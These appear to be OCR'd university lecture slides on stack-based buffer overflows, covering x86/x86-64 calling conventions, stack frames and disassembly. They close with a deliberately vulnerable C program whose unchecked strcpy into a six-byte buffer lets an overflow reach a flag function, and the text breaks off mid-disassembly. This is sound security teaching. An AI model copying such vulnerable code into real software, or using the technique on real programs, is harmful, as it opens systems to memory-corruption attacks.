CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: Norton 218
Time: Monday, 5:00 PM - 7:50 PM

This Class

1. Stack-based buffer overflow (Sequential buffer overflow)
    a. Brief history of buffer overflow
    b. Information C function needs to run
    c. C calling conventions (x86, x86-64)
    d. Overflow local variables
    e. Overflow RET address to execute a function
    f. Overflow RET and more to execute a function with parameters


Stack-based Buffer Overflow

Objectives

1. Understand how stack works in Linux x86/64
2. Identify a buffer overflow in a program
3. Exploit a buffer overflow vulnerability

An Extremely Brief History of Buffer Overflow

The Morris worm (November 9, 1988), was one of the first computer worms distributed via the Internet, and the first to gain significant mainstream media attention. Morris worn used buffer overflow as one of its attack techniques.



.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

File 14 of 16

BugTraq, r00t, and Underground.Org
bring you

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Smashing The Stack For Fun And Profit
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

by Aleph One
aleph1@underground.org

`smash the stack` [C programming] n. On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind. Variants include trash the stack, scribble the stack, mangle the stack; the term mung the stack is not used, as this is never done intentionally. See spam; see also alias bug, fandango on core, memory leak, precedence lossage, overrun screw.

Introduction
~~~~~~~~~~~~

Over the last few months there has been a large increase of buffer overflow vulnerabilities being both discovered and exploited. Examples of these are syslog, splitvt, sendmail 8.7.5, Linux/FreeBSD mount, Xt library, at, etc. This paper attempts to explain what buffer overflows are, and how their exploits work.

Basic knowledge of assembly is required. An understanding of virtual memory concepts, and experience with gdb are very helpful but not necessary. We also assume we are working with an Intel x86 CPU, and that the operating system is Linux.

1996-11-08
~~~~~~~~~~~~

The CWE Top 25

2019 CWE Top 25, including the overall score of each.

Rank	ID	Name	Score
[1]	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	75.56
[2]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	45.69
[3]	CWE-20	Improper Input Validation	43.61
[4]	CWE-200	Information Exposure	32.12
[5]	CWE-125	Out-of-bounds Read	26.53
[6]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	24.54
[7]	CWE-416	Use After Free	17.94
[8]	CWE-190	Integer Overflow or Wraparound	17.35
[9]	CWE-352	Cross-Site Request Forgery (CSRF)	15.54
[10]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	14.10
[11]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	11.47
[12]	CWE-787	Out-of-bounds Write	11.08
[13]	CWE-287	Improper Authentication	10.78
[14]	CWE-476	NULL Pointer Dereference	9.74
[15]	CWE-732	Incorrect Permission Assignment for Critical Resource	6.33
[16]	CWE-434	Unrestricted Upload of File with Dangerous Type	5.50
[17]	CWE-611	Improper Restriction of XML External Entity Reference	5.48
[18]	CWE-94	Improper Control of Generation of Code ('Code Injection')	5.36
[19]	CWE-798	Use of Hard-coded Credentials	5.12
[20]	CWE-400	Uncontrolled Resource Consumption	5.04
[21]	CWE-772	Missing Release of Resource after Effective Lifetime	5.04
[22]	CWE-426	Untrusted Search Path	4.40
[23]	CWE-502	Deserialization of Untrusted Data	4.30
[24]	CWE-269	Improper Privilege Management	4.23
[25]	CWE-295	Improper Certificate Validation	4.06

C/C++ Function in x86

What information do we need to call a function at runtime? Where are they stored?

- Code
- Parameters
- Return value
- Global variables
- Local variables
- Temporary variables
- Return address
- Function frame pointer
- Previous function Frame pointer

Global and Local Variables in C/C++

Variables that are declared inside a function or block are called **local variables**. They can be used only by statements that are inside that function or block of code. Local variables are not known to functions outside their own.

Global variables are defined outside a function. Global variables hold their values throughout the lifetime of your program and they can be accessed inside any of the functions defined for the program.

In the definition of function parameters which are called **formal parameters**. Formal parameters are similar to local variables.

Global and Local Variables (code/globallocalv)

```
char g_i[] = "I am an initialized global variable\n";
char* g_u;

int func(int p)
{
  int l_i = 10;
  int l_u;

  printf("l_i in func() is at %p\n", &l_i);
  printf("l_u in func() is at %p\n", &l_u);
  printf("p in func() is at %p\n", &p);
  return 0;
}
```


```
int main(int argc, char *argv[])
{
  int l_i = 10;
  int l_u;

  printf("g_i is at %p\n", &g_i);
  printf("g_u is at %p\n", &g_u);

  printf("l_i in main() is at %p\n", &l_i);
  printf("l_u in main() is at %p\n", &l_u);

  func(10);
}
```

Tools: readelf; nm

Global and Local Variables (code/globallocalv 32bit)

```
ziming@ziming-ThinkPad:~/Dropbox/my
g_i is at 0x56558020
g_u is at 0x5655804c
l_i in main() is at 0xfff7c6d4
l_u in main() is at 0xfff7c6d8
l_i in func() is at 0xfff7c6a4
l_u in func() is at 0xfff7c6a8
p in func() is at 0xfff7c6c0
```

Global and Local Variables (code/globallocalv 64bit)



C/C++ Function in x86/64

What information do we need to call a function at runtime? Where are they stored?

- Code [.text]
- Parameters [mainly stack (32bit); registers + stack (64bit)]
- Return value [%eax, %rax]
- Global variables [.bss, .data]
- Local variables [stack; registers]
- Temporary variables [stack; registers]
- Return address [stack]
- Function frame pointer [%ebp, %rbp]
- Previous function Frame pointer [stack]

Stack

Stack is essentially scratch memory for functions

- Used in MIPS, ARM, x86, and x86-64 processors

Starts at high memory addresses, and grows down

Functions are free to push registers or values onto the stack, or pop values from the stack into registers

The assembly language supports this on x86

- **%esp/%rsp** holds the address of the top of the stack
- push %eax/%rax 1) decrements the stack pointer (%esp/%rbp) then 2) stores the value in %eax/%rax to the location pointed to by the stack pointer
- pop %eax/%rax 1) stores the value at the location pointed to by the stack pointer into %eax/%rax, then 2) increments the stack pointer (%esp/%rsp)

x86/64 Instructions that affect Stack


push, pop, call, ret, enter, leave

x86 Instructions that affect Stack

x86 Instructions that affect Stack


x86 Instructions that affect Stack

Before:



call %eax


After: %eip = %eax



The call instruction does two things:

1. Push the address of next instruction to the stack
2. Move the dest address to %eip


x86 Instructions that affect Stack



x86 Instructions that affect Stack

```
push %ebp
mov %esp, %ebp
Sub #imm, %esp
```

enter




x86 Instructions that affect Stack


```
mov %ebp, %esp
pop %ebp
```

leave

Before:



After: %ebp = old %ebp



Function Frame

Functions would like to use the stack to allocate space for their local variables. Can we use the stack pointer (%esp) for this?

- Yes, however stack pointer can change throughout program execution

Frame pointer points to the start of the function's frame on the stack

- Each local variable will be (different) **offsets** of the frame pointer
- In x86, frame pointer is called the base pointer, and is stored in **%ebp**

Function Frame

A function’s Stack Frame
- Starts with **where %ebp points to**
- Ends with **where %esp points to**

Calling Convention

Information, such as parameters, must be stored on the stack in order to call the function. Who should store that information? Caller? Callee?

Thus, we need to define a convention of who pushes/stores what values on the stack to call a function

- Varies based on processor, operating system, compiler, or type of call

X86 Linux Calling Convention (cdecl)

Caller (in this order)

- Pushes arguments onto the stack (in right to left order)
- Execute the **call** instruction (pushes address of instruction after call, then moves dest to %eip)

Callee

- Pushes previous frame pointer onto stack (%ebp)
- Setup new frame pointer (mov %esp, %ebp)
- Creates space on stack for local variables (sub #imm, %esp)
- Ensures that stack is consistent on return
- Return value in %eax register

Callee Allocate a stack (Function prologue)

Three instructions:

push %ebp; (Pushes previous frame pointer onto stack)
mov %esp, %ebp; (change the base pointer to the stack)
sub $0x10**, %esp**; (allocating a local stack space)

Callee Deallocate a stack (Function epilogue)

```
mov %ebp, %esp
pop %ebp
ret
```

Global and Local Variables (code/globallocalv)

```
int func(int p)
{
  int l_i = 10;
  int l_u;

  printf("l_i in func() is at %p\n", &l_i);
  printf("l_u in func() is at %p\n", &l_u);
  printf("p in func() is at %p\n", &p);
  return 0;
}
```


Function main()

```
657:   83 ec 0c          sub    $0xc,%esp
65a:   6a 0a             push   $0xa
65c:   e8 3c ff ff ff    call   59d <func>
661:   83 c4 10          add    $0x10,%esp
```

Function func()

```
59d:   55                push   %ebp
59e:   89 e5             mov    %esp,%ebp
5a0:   83 ec 18          sub    $0x18,%esp
5a3:   c7 45 f4 0a 00 00 00    movl   $0xa,-0xc(%ebp)
5aa:   83 ec 08          sub    $0x8,%esp
5ad:   8d 45 f4          lea    -0xc(%ebp),%eax
5b0:   50                push   %eax
5b1:   68 00 07 00 00    push   $0x700
5b6:   e8 fc ff ff ff    call   5b7 <func+0x1a>
5bb:   83 c4 10          add    $0x10,%esp
5be:   83 ec 08          sub    $0x8,%esp
5c1:   8d 45 f0          lea    -0x10(%ebp),%eax
5c4:   50                push   %eax
5c5:   68 18 07 00 00    push   $0x718
5ca:   e8 fc ff ff ff    call   5cb <func+0x2e>
5cf:   83 c4 10          add    $0x10,%esp
5ca:   e8 fc ff ff ff    call   5cb <func+0x2e>
5cf:   83 c4 10          add    $0x10,%esp
5d2:   83 ec 08          sub    $0x8,%esp
5d5:   8d 45 08          lea    0x8(%ebp),%eax
5d8:   50                push   %eax
5d9:   68 30 07 00 00    push   $0x730
5de:   e8 fc ff ff ff    call   5df <func+0x42>
5e3:   83 c4 10          add    $0x10,%esp
5e6:   b8 00 00 00 00    mov    $0x0,%eax
5eb:   c9                leave
5ec:   c3                ret
```

Draw the stack (x86 cdecl)



X86 Stack Usage

- Negative indexing over ebp

```
mov -0x8(%ebp), %eax
lea -0x24(%ebp), %eax
```

- Positive indexing over ebp

```
mov 0x8(%ebp), %eax
mov 0xc(%ebp), %eax
```

- Positive indexing over esp

X86 Stack Usage

- Accesses local variables (negative indexing over ebp)

mov -0x8(%ebp), %eax value at ebp-0x8
lea -0x24(%ebp), %eax address as ebp-0x24

- Stores function arguments from caller (positive indexing over ebp)

mov 0x8(%ebp), %eax 1st arg
mov 0xc(%ebp), %eax 2nd arg

- Positive indexing over esp

Function arguments to callee

Stack example: code/factorial

```
int fact(int n)
{
  printf("---In fact(%d)\n", n);
  printf("&n is %p\n", &n);

  if (n <= 1)
    return 1;

  return fact(n-1) * n;
}
```

```
int main(int argc, char *argv[])
{
  if (argc != 2)
  {
    printf("Usage: fact integer\n");
    return 0;
  }

  printf("The factorial of %d is %d\n.",
atoi(argv[1]), fact(atoi(argv[1])));
}
```

Stack example: code/fivepara

```
int fp(int a, int b, int c, int d, int e)
{
  return a + b + c + d + e;
}

int main(int argc, char *argv[])
{
  fp(1, 2, 3, 4, 5);
}
```

X86 disassembly

Homework Task 2: code/globallocalv - fastcall

fastcall


On x86-32 targets, the fastcall attribute causes the compiler to pass the first argument (if of integral type) in the register ECX and the second argument (if of integral type) in the register EDX. Subsequent and other typed arguments are passed on the stack. The called function pops the arguments off the stack. If the number of arguments is variable all arguments are pushed on the stack.

x86-64 Linux Calling Convention

Caller

- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) %rdi, %rsi, %rdx, %rcx, %r8, %r9, ... (use stack for more arguments)

Registers on x86-64



https://en.wikipedia.org/wiki/X86

Stack example: code/fivepara

```
int fp(int a, int b, int c, int d, int e)
{
  return a + b + c + d + e;
}

int main(int argc, char *argv[])
{
  fp(1, 2, 3, 4, 5);
}
```

X86-64 disassembly

X86-64 Stack Usage

- Access local variables (negative indexing over rbp)

```
mov -0x8(%rbp), %rax
lea -0x24(%rbp), %rax
```

- Access function arguments from caller

```
mov %rdi, %rax
```

- Setup parameters for callee

```
mov %rax, %rdi
```

Overwrite Local Variables

Data-only Attack

Buffer Overflow Example: code/overflowlocal

```
int vulfoo(int i, char* p)
{
  int j = i;
  char buf[6];

  strcpy(buf, p);

  if (j)
    print_flag();
  else
    printf("I pity the fool!\n");

  return 0;
}

int main(int argc, char *argv[])
{
  if (argc == 2)
    vulfoo(0, argv[1]);
}
```

```
0000057d <vulfoo>:
 57d:    55                  push   %ebp
 57e:    89 e5               mov    %esp,%ebp
 580:    83 ec 18            sub    $0x18,%esp
 583:    8b 45 08                   mov    0x8(%ebp),%eax
 586:    89 45 f4            mov    %eax,-0xc(%ebp)
 589:    83 ec 08            sub    $0x8,%esp
 58c:    ff 75 0c            pushl  0xc(%ebp)
 58f:    8d 45 ee                   lea    -0x12(%ebp),%eax
 592:    50                  push   %eax
 593:    e8 fc ff ff ff      call   594 <vulfoo+0x17>
 598:    83 c4 10            add    $0x10,%esp
 59b:    83 7d f4 00                cmpl   $0x0,-0xc(%ebp)
 59f:    74 13               je     5b4 <vulfoo+0x37>
 5a1:    a1 08 20 00 00             mov    0x2008,%eax
 5a6:    83 ec 0c            sub    $0xc,%esp
 5a9:    50                  push   %eax
 5aa:    e8 fc ff ff ff      call   5ab <vulfoo+0x2e>
 5af:    83 c4 10            add    $0x10,%esp
 5b2:    eb 10               jmp    5c4 <vulfoo+0x47>
 5b4:    83 ec 0c            sub    $0xc,%esp
 5b7:    68 a1 06 00 00             push   $0x6a1
 5bc:    e8 fc ff ff ff      call   5bd <vulfoo+0x40>
 5c1:    83 c4 10            add    $0x10,%esp
